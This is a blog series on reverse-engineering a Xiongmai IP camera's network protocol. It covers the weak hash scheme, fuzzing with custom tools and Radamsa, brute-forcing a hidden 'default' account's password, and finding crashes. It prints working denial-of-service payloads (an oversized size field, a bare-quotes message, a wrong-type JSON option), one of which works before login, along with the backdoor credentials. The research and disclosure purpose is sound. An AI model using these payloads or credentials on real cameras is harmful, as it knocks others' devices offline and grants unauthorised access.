
Blank Password



Failure! Ret = 203



Correct Password



Success! Ret = 100

Interesting thing I noticed, when authentication failed, it reported it was a DVR, where when it succeeded it reports its an IPC. So far though, there is little information on what controls the SessionID field. We are probably going to need to figure this out.

Part 4 >>

Xiongmai - Investigational Journey / ENTRY_#3: Xiongmai - An Investigative Journey 4 - Hashing **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #3

We also finally got some passwords, but they were hashed, so we are going to need to figure out what method the manufacturer used. First thing to notice is that, in other captures, the PassWord field is always the same, meaning chances are we aren't dealing with a random salt) every time. If they do use a salt it must be hard coded into the camera itself, but this is unlikely. What IS really weird about this hash is that it says it's "MD5" but the hash itself is only 8 bytes, where MD5 has 16. This means that there is some hashing protocol, but it is custom and built upon MD5.

I actually searched up and down and couldn't find anything about this hash format. I tried tools like CyberChef and a hash calculator to no success. Unfortunately, I couldn't find the hashing format used, so I asked the wonderful people on the Voiding Warranties Discord, and admin Retr0id knew the hash type, Dahua! Since he helped me out, I'll plug his very cool exploit for a brand of wifi-enabled SD cards, go check it out, it's a super cool project!

In the end I used a bit of source code for the hashing system to write my own Dahua hashing for Crystal.

```
# Code translated from https://github.com/haicen/DahuaHashCreator/blob/master/DahuaHash.py
require "digest/md5"
module Dahua
  def self.compress(bytes : Slice(UInt8)) : Bytes
    i = 0
    j = 0
    output = Bytes.new(8, 0)
    while i &lt; bytes.size
      output[j] = ((bytes[i].to_u32 + bytes[i+1].to_u32) % 62).to_u8

      if output[j] < 10
        output[j] += 48
      elsif output[j] &lt; 36
        output[j] += 55
      else
        output[j] += 61
      end

      i = i+2
      j = j+1
    end
    output
  end

  def self.digest(password)
    md5_bytes = Digest::MD5.digest(password.encode("ascii"))
    compressed = compress(md5_bytes.to_slice)

    String.new(compressed)
  end
end
```

I'm not hashing expert, but this method to me screams, "COLLISION". From my calculation, this system loses about 99.9% of the entropy in the hash, that's not even a joke, each character in the Dahua hash has a 62 possibilities, where the original MD5 hash has 65535 possibilities each (since the hashing algorithm takes two bytes from the MD5 hash for each one of it's characters). This means that for each MD5 hash, there is a total of 2^(8*16), which is a very big number, and reduces it down to 62^8, which is a much much smaller number.

Using the digest method, we can attempt to determine our password hashes.

```
"" = tlJwpbo6
"password" = mF95aD4o
"abcdef" = vfMMASaj
"123456" = nTBCS19C
"asdfghjkl" = MajKjGGZ
"000000000000000000000000" = lJ84MHiF

[Done] exited with code=0 in 0.586 seconds
```

Part 5 >>

Xiongmai - Investigational Journey / ENTRY_#4: Xiongmai - An Investigative Journey 5 - Basic Fuzzing **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #4

When dealing with a protocol where the source code and implementation are secret to us,we need to do certain kinds of testing to find out how to format data appropriately, as well as determine what can change behavior, what can be ignored, and what we need to pay attention to.

We want to poke at SessionID a bit, lets try to login repeatedly to get an idea of SessionIDs values. For this example, we login to the camera, then send a command, then print the SessionID.

```
0 = 0x00000001
1 = 0x00000002
2 = 0x00000003
3 = 0x00000004
4 = 0x00000005
5 = 0x00000006
6 = 0x00000007
7 = 0x00000008
8 = 0x00000009

[Done] exited with code=0 in 1.025 seconds
```

Since SessionID acts like a simple incrementer, we can easily write our own values. Getting an idea of how the camera might produce it's SessionID fields may help us later to develop an anti-client.

Let's make an attempt to send another command after logging in, we first will try to replay a commands SessionID, then try to replay the command with a randomized SessionID. This will give us greater insight into what works, and what doesn't.

For this command I'll be using SystemInfo which I found while sniffing! This one is used by the client to get a list of

some settings and version numbers. Playing around with the SessionID field shows the camera doesn't care about it. I tried 0x00000007, 0x11111117, and a couple other random numbers and they all seemed to work!

There were also a couple values in the 20 byte header that I couldn't decipher, so I wrote a fuzzer to see if there was anything interesting about them. The results I got were, strange, to say the least. I used this method to make a basic command, including the header.

```
# Class that contains the basic process for making a message to/from the camera
class XMMessage
  property type : UInt32
  property session_id : UInt32
  property unknown1 : UInt32
  property unknown2 : UInt16
  property magic : UInt16
  property size : UInt32
  property message : String

  #TODO: Allow for spoofing of size, for example changing size to say that its 32 bytes, when its 0 or so
  def self.from_s(string)
    io = IO::Memory.new string
    m = XMMessage.new
    m.type = io.read_bytes(UInt32, IO::ByteFormat::LittleEndian)
    m.session_id = io.read_bytes(UInt32, IO::ByteFormat::LittleEndian)
    m.unknown1 = io.read_bytes(UInt32, IO::ByteFormat::LittleEndian)
    m.unknown2 = io.read_bytes(UInt16, IO::ByteFormat::LittleEndian)
    m.magic = io.read_bytes(UInt16, IO::ByteFormat::LittleEndian)
    m.size = io.read_bytes(UInt32, IO::ByteFormat::LittleEndian)
    m.message = string[20..string.size]
    m
  end

  def initialize(@type = 0x000001ff_u32, @session_id = 0_u32, @unknown1 = 0_u32, @unknown2 = 0_
  end

  def magic1 : UInt8
    (magic & 0xFF).to_u8
  end

  def magic2 : UInt8
    (magic >> 8).to_u8
  end

  def make_header
    header_io = IO::Memory.new
```

```
    header_io = IO::Memory.new
    header_io.write_bytes(type, IO::ByteFormat::LittleEndian)
    header_io.write_bytes(session_id, IO::ByteFormat::LittleEndian)
    header_io.write_bytes(unknown1, IO::ByteFormat::LittleEndian)
    header_io.write_bytes(unknown2,IO::ByteFormat::LittleEndian)
    header_io.write_bytes(magic, IO::ByteFormat::LittleEndian)
    header_io.write_bytes(self.message.size, IO::ByteFormat::LittleEndian)

    header_io.to_s
  end

  def make : String
    (make_header + self.message)
  end
end
```

Next, I made the main part of the fuzzer, which fills in every possible byte value, waits for a reply, then disconnects, and loops. I keep track of which magic return what reply.

If you'd like to view the code, and understand more about how the fuzzing process needs to work, check out the GitHub page for the project.

Some notes on this program,

- There are two bytes we want to target, the first magic1, and then magic2.
- The fuzzer itself has to be extremely fault tolerant, because lots of bad things happen when using it. There is a lot of trial and error in designing one of these.

Was the login connection refused? (because camera went offline) Was the command ever replied to? * Was the command reply's length zero?

When I want to run it I just do something like this,

```
class Command::SystemInfo < Command
  def initialize(@session_id = 0)
    super(magic1: 0xfc_u8, magic2: 0x03_u8, json: JSON.build do |json|
      json.object do
        json.field "Name", "SystemInfo"
        json.field "SessionID", "0x#{@session_id.to_s(16).rjust(8, '0')}"
      end
    end)
  end
end

File.open("logs/system_info.log", "w") do |file|
  Fuzzer.run(
    Command::SystemInfo.new(session_id: 0x11111117),
    magic2: (0x3..0x6),
    password: "password",
    output: file
    )
end
```

This will run for a while, eventually producing results, and while the results are accurate, it's too slow! It can take up to 24 hours to complete a single scan of the magic field 0x3 to 0x8, especially because camera turns off and doesn't turn back on for minutes, as well as many other system breaking bugs.

Luckily I had a couple ideas to make it faster.

Part 6 >>

Xiongmai - Investigational Journey / ENTRY_#5: Xiongmai - An Investigative Journey 6 - Advanced Fuzzing **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #5

During my testing I noticed an interesting quirk of this protocol, the server (camera) would allow as many connections as one wanted open to the same ip address, so long as they were all on different ports. This meant that if I could create a "pool" of sockets, I could use them to audit multiple magics at once, each waiting for their own replies.

You can view the relevant code on GitHub.

Fuzzing Command::SystemInfo
Time: 00:29:14.794430000
Current: 4096/4097 : 1000
Total Completion: 99.976%
Waiting for magics:
0x0ffc : unused : 15642636659266745398 : 00:00:00.394592000
0x0ffd : unused : 3995498554981886474 : 00:00:00.394431000
0x0ff1 : unused : 16849123052220723596 : 00:00:00.424488000
0x0ffe : unused : 15843022912141103538 : 00:00:00.385055000
0x0ff2 : unused : 666834066939202384 : 00:00:00.424001000
0x0ff3 : unused : 11959220922209025486 : 00:00:00.423846000
0x0ff4 : unused : 9858625403406765244 : 00:00:00.423865000
0x0ff5 : unused : 20212055150009910 : 00:00:00.423179000
0x0fff : unused : 15147142017989187717 : 00:00:00.384266000
0x0ff6 : unused : 16036212785124225768 : 00:00:00.423033000
0x0ff7 : unused : 3934626923425214118 : 00:00:00.423048000
0x0fef : unused : 784495433133620875 : 00:00:00.465630000
0x0ff0 : unused : 8924739629740135316 : 00:00:00.465648000
0x0ff8 : unused : 17166435733447359522 : 00:00:00.422446000
0x0ff9 : unused : 11108002682450497409 : 00:00:00.422467000
0x0ffa : unused : 11116907754345188397 : 00:00:00.421792000
0x0ffb : unused : 8156710575546691230 : 00:00:00.421819000
0x1000 : unused : 6252091348165092127 : 00:00:00.384556000
0x0fe9 : unused : 5183855669207984885 : 00:00:00.751042000
0x0fea : unused : 829040888724800310 : 00:00:00.750799000

Status
Factory: done
Last Check In: 2019-04-17 10:59:17 -07:00
Total Successes: 3983
Total Unique Replies: 49
Total Bad Results: 114
Error:
Errors: {}

Using this we can fuzz a space of 0x0 to 0x1000 in only 30 minutes!

Each fiber will use it's own socket, send a message, then wait to receive on. If the timeout becomes to great, it drops the message and moves to the next one.

If the camera turns off for some reason, a 2 minute grace period is applied to the time out, to wait for it to attempt to come back. This to ensure all the ground is still covered. This does mean that someone does have to be around to restart the camera if it does go down, but maybe I'll make a raspberry pi that shuts the thing down with a relay one

day.

You can view an example log here. I'll be dissecting this log for starters.

The most common reply is,

```
"{ \"Name\" : \"SystemInfo\", \"Ret\" : 102, \"SessionID\" : \"0x00000000\" }\n"
```

With around 4000 magics.

This one is a login failure packet. Interestingly enough, it reports a different error code if it doesn't get a password or username, 205.

```
"{ \"AliveInterval\" : 0, \"ChannelNum\" : 0, \"DeviceType \" : \"DVR\", \"ExtraChannel\" : 10744252, \"
   Bytes: ["0x03e8"]
```

Whatever these ones do, they report success. Could be interesting to find out exactly what these guys do.

```
"{ \"Name\" : \"\", \"Ret\" : 100, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x03ea", "0x0410", "0x0416", "0x041a", "0x0578", "0x05e0", "0x05dc", "0x05de", "0x0670", "0
```

This one is the "keep alive", which keeps the connection to the camera going as long as it recieves a keep alive packet.

```
"{ \"Name\" : \"KeepAlive\", \"Ret\" : 100, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x03ee"]
```

After some pretty standard results, as well as the actual reply for SystemInfo, we eventually get to an interesting territory that shows us a little insight into the protocol.

```
"{ \"Name\" : \"OPMonitor\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x0582", "0x0585"]
"{ \"Name\" : \"OPPlayBack\", \"Ret\" : 100, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x058c", "0x0591"]
"{ \"Name\" : \"OPPlayBack\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x0590"]
"{ \"Name\" : \"OPTalk\", \"Ret\" : 504, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x0596"]
"{ \"Name\" : \"OPTalk\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x059a", "0x059b"]
"{ \"Name\" : \"\", \"Ret\" : 119, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x05a0"]
"{ \"Name\" : \"OPLogQuery\", \"OPLogQuery\" : null, \"Ret\" : 100, \"SessionID\" : \"0x0\" }\n"
    Bytes: ["0x05a2"]
"{ \"Name\" : \"OPSCalendar\", \"OPSCalendar\" : { \"Mask\" : 0 }, \"Ret\" : 100, \"SessionID\" : \"0x0
    Bytes: ["0x05a6"]
"{ \"Name\" : \"\", \"Ret\" : 109, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x05a8"]
"{ \"Name\" : \"OPTimeQuery\", \"OPTimeQuery\" : \"2000-12-07 02:55:43\", \"Ret\" : 100, \"SessionID
    Bytes: ["0x05ac"]
"{ \"Name\" : \"\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
    Bytes: ["0x05b4", "0x0828"]
```

The original command we were fuzzing is "SystemInfo". Why is the returning name something different, like OPSCalendar? This is interesting, it means that not only does the magic field control command type, some of these commands are not programmed with very much error checking, so they can produce some wild results when poked and prodded in the right way. We also now have new command names to fuzz.

```
"{ \"AuthorityList\" : [ \"ShutDown\", \"ChannelTitle\", \"RecordConfig\", \"Backup\", \"StorageManag
    Bytes: ["0x05be"]
"{ \"Ret\" : 100, \"SessionID\" : \"0x00000000\", \"Users\" : [ { \"AuthorityList\" : [ \"ShutDown\", \"Ch
    Bytes: ["0x05c0"]
"{ \"Groups\" : [ { \"AuthorityList\" : [ \"ShutDown\", \"ChannelTitle\", \"RecordConfig\", \"Backup\", \
    Bytes: ["0x05c2"]
```

Now we start getting into the tastiest meat!

```
{ \"AuthorityList\" : [ \"Monitor_01\", \"Replay_01\" ], \"Memo\" : \"user group\", \"Name\" : \"user\"
```

Here we find a hidden user account, "default" with stream only privileges. This is great! It's a new avenue to check. It's possible the "authorities list" wasn't set up right, and it may allow us to access functions of the camera without the need for a login. This account also isn't mentioned anywhere in the manuals for the device.

We can also see the full authority list for "admin", which includes shutdown and upgrade privileges. Juicy!

```
BINARY FILE "{ \"command\" : \"sync\","
   Bytes: ["0x0666"]
```

This one is particularly interesting, my fuzzer flagged it as a "binary file" because it couldn't parse it into JSON. It seems like the command cut off part way through sending, maybe something interesting is happening (like crash).

```
BINARY FILE "PK\u0003\u0004\u0014\u0000\u0000\u0000\b\u0000\u0000\u0000 \u0000\u000
   Bytes: ["0x0606"]
BINARY FILE "PK\u0003\u0004\u0014\u0000\u0000\u0000\b\u0000\u0000\u0000 \u0000\xE6\x
   Bytes: ["0x0608"]
BINARY FILE "PK\u0003\u0004\u0014\u0000\u0000\u0000\b\u0000\u0000\u0000 \u0000\xC4\u
   Bytes: ["0x066c"]
```

We also get some zip files which contains settings dumps, while interesting don't contain anything we didn't already know about the camera.

```
BINARY FILE "\xFF\xD8\xFF\xE0\u0000\u0010JFIF\u0000\u0001\u0001\u0000\u0000\u0001\u000
   Bytes: ["0x0618"]
```

0x0618 gives us an image from the camera, will be useful for later.

Overall, we've gained some interesting insight into the device, and we haven't even fuzzed all the commands, and the unauthenticated user account yet!

The user account "default" ends up giving us a clear picture of whats going on. Since it only has stream privileges, most of it's replies are stream related.

```
Command results: Started at 2019-04-18 20:07:00 -07:00
Total time: 00:51:34.994305000

"{ \"AliveInterval\" : 0, \"ChannelNum\" : 0, \"DeviceType \" : \"DVR\", \"ExtraChannel\" : 10976316, \"F
   Bytes: ["0x03e8"]
"{ \"Name\" : \"\", \"Ret\" : 102, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x03f2", "0x080e"]
"{ \"Name\" : \"OPMonitor\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x0585"]
"{ \"Name\" : \"OPPlayBack\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x0590"]
"{ \"Name\" : \"OPTalk\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x059a"]
"{ \"Name\" : \"GetSafetyAbility\", \"Ret\" : 103, \"SessionID\" : \"0x00000000\", \"authorizeStat\" : nu
   Bytes: ["0x0672"]
"{ \"Name\" : \"OPRecordSnap\", \"Ret\" : 100, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x07fc"]
"{ \"Name\" : \"\", \"Ret\" : 105, \"SessionID\" : \"0x00000000\" }\n"
   Bytes: ["0x0852"]
"{ \"Name\" : \"\", \"Ret\" : 106, \"SessionID\" : \"0x000066E9\" }\n"
   Bytes: ["0x02ee", "0x0192", "0x00a7", "0x0e27", "0x0041", "0x01c1", "0x0032", "0x0fa6", "0x03f7", "0x0
```

Part 7 >>

Xiongmai - Investigational Journey / ENTRY_#6: Xiongmai - An Investigative Journey 7 - Fuzzing With Radamsa **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #6

I'd never heard of this tool, until I happened to stumble upon it in a LiveOverflow video. The tool is, very neat to say the least. It takes an input "sample" data, and mutates it in various ways to cause potential bad behavior in an application.

From the previous behavioral fuzzing we did, we know what commands are available by default, so we should fuzz those specific items to see if we can get them to misbehave.

```
File.open("./rsrc/op_monitor.txt", "w+") do |file|
  file.print Command::OPMonitor.new(session_id: 0xabcdef00_u32).to_s
end

File.open("./logs/radamsa/op_monitor.log", "w+") do |file|
  puts "Testing connection"
  socket = MagicSocket.new("192.168.11.109", 34567)
  socket.login "default", Dahua.digest("tluafed")
  xmm = Command::OPMonitor.new
  socket.send_message xmm
  puts "SENT: #{xmm.message}"
  reply = socket.receive_message
  puts "GOT: #{reply.message}"

  1000.times do |x|
    begin
      socket = MagicSocket.new("192.168.11.109", 34567)
      socket.login "default", Dahua.digest("tluafed")
      message = `radamsa ./rsrc/op_monitor.txt`
      file.puts "SENT: #{message.inspect}"
      socket.send message
      reply = socket.receive_message
      file.puts "GOT: #{reply.message.inspect}"
    rescue e : MagicError::SocketException
      puts "SOCKET DOWN! #{e.inspect}"
      raise e
    rescue e : MagicError::Exception
      file.puts "ERROR: #{e.inspect}"
      puts "ERROR: #{e.inspect}"
    rescue e
      file.puts "BAD ERROR: #{e.inspect}"
      puts "BAD ERROR: #{e.inspect}"
    end
  end
end
```

I make a message for OPMonitor, and output it to a file, then send that file through Radamsa, and send it's fuzzing data to the camera. Within about 100 or so tries, it ended up finding a way to disrupt the client and the camera server for about 120 seconds while the camera reboots. This string takes the camera down via ping, connection, etc. This means the camera itself actually get rebooted.

```
crash_string = "\xFF\u0001\u0000\u0000\u0000\xEF\xCD\xAB\u0000\u0000\u0000\u0000\u000
socket = MagicSocket.new("192.168.11.109", 34567)
socket.login "default", Dahua.digest("tluafed")
socket.send crash_string
puts "SENT: #{crash_string.inspect}"
reply = socket.receive_message
puts "GOT: #{reply.message}"
```

Already Radamsa has helped us find a new and exciting vulnerability.

Final notes on fuzzing

We can say for certain that there are some oddities and inconsistencies about how this protocol works, which tends to be good for the red team. The stranger the protocol the more likely someone made a mistake somewhere along the way. There seems to be a lot of potential for that since the protocol acts so erratically.

Part 8 >>

Xiongmai - Investigational Journey / ENTRY_#7: Xiongmai - An Investigative Journey 8 - Brute Force **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #7

Looking at the hashing format, we know it's going to have collisions. To find out the plain-text password to the backdoor user account, we are going to need to take some time and brute force the hash to find the plain text password. I just want to point out, this step is mostly unnecessary, since the hash is as good as the plain text password when logging into the camera. Regardless, it would still be a good idea to crack it, just in case.

```
require "./dahua_hash"

module Brute
  def self.run(hash : String, start = "a") : String
    current = start
    counter = 0
    success = false

    start_time = Time.now
    until success
      if Dahua.digest(current) == hash
        puts "SUCCESS!!!"
        success = true
        break
      end

      counter += 1
      current = current.succ

      if counter % 1_000_000 == 0
        puts " @ #{current} : #{Time.now - start_time}"
      elsif counter % 10_000 == 0
        print '.'
      end
    end
    end_time = Time.now

    puts "Time: #{end_time - start_time}"
    puts "Result: #{current} : #{Dahua.digest(current)}"
    current
  end
end
```

We know the details of the "user" account, so all we need to do is plug it in and BAM!

```
Brute.run("OxhlwSG8")
```

We end up getting back the string "tluafed", or "default" backwards, after about 16 or so hours.

Looking up this string provides an interesting article which describes a method of testing to see if the camera is a Xiongmai, by going to a specific htm page, err.htm.

So now we know for certain that the camera is actually a Xiongmai product, not Besder.

Part 9 >>

Xiongmai - Investigational Journey / ENTRY_#8: Xiongmai - An Investigative Journey 9 - Denial of Service [_] [X]

Date: 2019-09-04 **Author:** Ian Rash **Index:** #8

During my fuzzing with Radamsa I uncovered a DoS that would take my camera down via the unprivileged user account. Lets find out exactly what caused the crash!

The first thing I did was backup the string, then I cut pieces out until the crash stopped working.

The first thing I did was cut out the "message" portion of the packet, the DoS still worked. After, I started removing bits of the header, which was also the wrong size. I also changed values in it to see what caused caused the crash and what didn't. I found that a size field over 0x80000000 would cause the crash.

```
crash_string = "\xFF" + ("\x00"*13) + "\x85\x05" + "\x00\x00\x00\x80"
```

This could mean a couple things, but most likely that someone used a signed variable for an unsigned integer, since size can never be below 0, this could cause an integer overflow error of some kind, most likely because the program is trying to read in a message size, either far beyond what was expected, or in the negative, causing a crash.

Currently, the exploit uses the magic for OPMonitor, but this vulnerability should affect any command we are allowed to access, and since the "login" command is the most unprivilieged, that should be the next target.

```
crash_string = "\xFF" + ("\x00"*13) + "\xe8\x03" + "\x00\x00\x00\x80"
socket = MagicSocket.new("192.168.11.109", 34567)
#socket.login "default", Dahua.digest("tluafed")
socket.send crash_string
puts "SENT: #{crash_string.inspect}"
reply = socket.receive_message
puts "GOT: #{reply.message}"
```

This produces:

```
SENT: "\xFF\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000

Unhandled exception:  (MagicError::ReceiveEOF)
  from src/magic_fuzzer/magic_socket.cr:0:7 in 'receive_message'
  from src/sandbox.cr:69:1 in '__crystal_main'
  from /usr/share/crystal/src/crystal/main.cr:97:5 in 'main_user_code'
  from /usr/share/crystal/src/crystal/main.cr:86:7 in 'main'
  from /usr/share/crystal/src/crystal/main.cr:106:3 in 'main'
  from __libc_start_main
  from _start
  from ???
```

The ReceiveEOF proves that the socket closed and the server went down.

The camera will go down for about 2 minutes, while still responding to pings for a short period of time while it reboots. The client cannot connect during this reboot period.

While we do have an already working DoS exploit, there is a lot to be learned in further potential fuzzing. Working with Radamsa was a snap, and helped me find two new vulnerabilities, the "Message Quotes" and "Options Wrong Type" vulnerabilities.

Message Quotes DoS

This one takes advantage of some error made in JSON processing, when given a message that consists entirely of two quotes, the camera crashes. Not really too much to say about it. Like the size int problem, this one works on all commands.

Options Wrong Type DoS

This takes advantage of another issue in the JSON processing the camera's server does. This one only works on specific commands; OPTalk, OPMonitor, and OPRecordSnap. When these commands are sent, the have the option of including a hash of options under the root as the same name of command.

Example:

```
{
  "Name": "OPMonitor",
  "OPMonitor":  {
    "Action": "Claim",
    "Action1":  "Start",
    "Parameter":  {
      "Channel":  0,
      "CombinMode": "NONE",
      "StreamType": "Main",
      "TransMode":  "TCP"
    }
  },
  "SessionID":  "0x0000000007"
}
```

Under the "OPMonitor" key, there is a hash of options. The server always expects the value under this key to always be a hash. However, weak checking, poor testing, and bad error handling allows us to crash the camera by swapping the hash with an non-nested type, like a string or a number. For example, the following string crashes the camera.

```
{
  "Name": "OPMonitor",
  "OPMonitor": 0,
  "SessionID":  "0x0000000007"
}
```